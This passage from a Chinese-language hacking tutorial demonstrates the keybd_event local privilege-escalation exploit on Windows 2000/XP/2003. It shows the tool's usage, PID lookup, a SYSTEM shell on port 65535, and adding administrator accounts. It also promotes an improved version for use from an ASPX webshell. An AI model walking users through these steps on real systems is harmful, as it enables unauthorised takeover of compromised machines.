


图3

可以看到标题栏上写着"运行为ice"，把路径切换到我们放keybd_event.exe的文件夹tools下，dir下看看文件如下（图4）：




图4

这里还要用到一个列举进程的小程序，你可以用pslist.exe或者pulist.exe或者MT.exe都可以，也可以自己写个列进程的程序，很简单的，就不多说了，这里我就用pulist.exe吧。如果在2000以上系统（包含2000/XP/2003），可以用系统自带的tasklis获得explorer.exe的PID。输入keybd_event.exe看看怎么使用的，获得程序提示如下：

```
C:\tools>keybd_event.exe
#Microsoft Windows keybd_event validation vulnerability.
#Local privilege elevation Overflow exp v1.0
#Affect: Windows 2000  WindowsXP Windews 2003
#Coded by Andres Tarasco ( aT4r _@_ haxorcitos.com )
        --->http://haxorcitos.com
#Compile by Iceskysl [IST] --->www.iceskysl.net
Usage: keybd_event.exe pid of explorer.exe
```

可以看到，我们需要那个为explorer.exe的桌面进程的PID值，可以直接运行pulist.exe列出所有的进程中查找EXPLORER.EXE的PID值，如图5所示。




图5

看到了EXPLORER.EXE的进程的PID值是1372，当然你也可以使用自动查找功能，pulist.exe |find "EXPLORER.EXE" 回车后就可以看到这个进程的PID值，两者是一样的，我就不抓图了。好了，得到这个EXPLORER.EXE进程的PID是1372后，再直接使用keybd_event.exe 1372回车后，会弹出一个错误窗口提示说XXX不能运行，点确定后弹出一个运行程序的选择窗口，选择我们的这个keybd_event.exe程序，如图6所示。




图6

打开后就会再弹出一个窗口，在这个窗口中运行的就是哪个keybd_event.exe的程序，如图7所示。




图7

好了，看来差不多了，来看看是不是有一个65535的端口打开了，估计有就离成功不远了，如图8那样下用netstat -an看看：




图8

看到了吗？图7中我反色了的那行就是65535端口了，看来差不多了。连接这个端口，可以用NC，或者直接就用telnet 127.0.0.1 65535回车后就能得到如图9所示的这个窗口。

成功得到SHELL，来看看这个窗口中的权限是不是系统权限，加个用户hello，再提升他为管理员试试如何，如图10所示：




图9




图10

看到都提示成功了，这就说明我们在这个窗口中的权限是系统权限，目的顺利达到了。补充一点就是，在得到的这个SHELL里我们输入在回车前是不会回显的，只要你输入的是正确的就可以执行的，回车后还是有显示的，如图9显示的就是这样的。不过这个keybd_event.exe利用程序只在2000系统上测试成功，而在XP下则不成功，关键是源码代码有问题，需要改良一下就可以了，总体来说这个漏洞利用程序还是相当不错的。

只能单单在2000系统下利用，对于现在的网络系统来说，越来越多的用户用XP或者服务器用2003的了，那有没有比这种更加好的MS-KEY利用程序呢？有的！由本人的朋友GunKing改良的程序，已经解决了上述问题，首先是可以在XP与2003，2000系统下都可以成功运行，而且解决了PID的问题，可以自动获得计算机系统的PID值，不用借助于PSLIST.EXE、MT.EXE、TASKLIST.EXE等辅助工具了。好了，下面我就来以XP系统做为测试环境吧。

首先运行一下CMD下的WHOAMI，如图11所示。

看到了没有，CMD下的是XP系统，运行WHOAMI后，就可以看到当前用户的权限了。现在，我已经建立了一个普通用户520密码也是520，并且以这个用户运行CMD命令，其中命令的格式为：runas /user:520 cmd.exe。我们现在已经是以一个普通用户运行CMD程序了，我再拿出已经改良好的程序，运行keybd_fix.exe得到如下所示的东东（图12）。

运行改良后的MS-KEYWF 会出现上面的帮助提示。是不是没有发现PID的值？呵呵，这个程序在上面已经说过，把他改成了自动获得PID的值了，无须手动取得。这个程序最大的亮点就是可以直接添加用户了，这可是一些HACK KIT的福音呀，只要你有一个ASPX的SHELL那么你就可以用此来添加管理员了，好，我现在来做一下实验。先看我的电脑的用户。Net user得到下图所示的结果（图13）：

看明白现在只有这些用户了吧？好，我们来利用改良后的程序（图14）。

有的朋友就会问了，为何图13中的程序要运行两次？因为有时候，进程里面不止一个explorer.exe，当他有两个explorer.exe时，就必须得运行两次才能成功，第一次有可能跳出一个“运行”窗口，第二次跳出一个CMD的窗口，但一下子就不见了，跳出“运行”窗口为失败，跳出一闪而过的CMD窗口为成功！这点特别要注意。




图11




图12




图13




图14

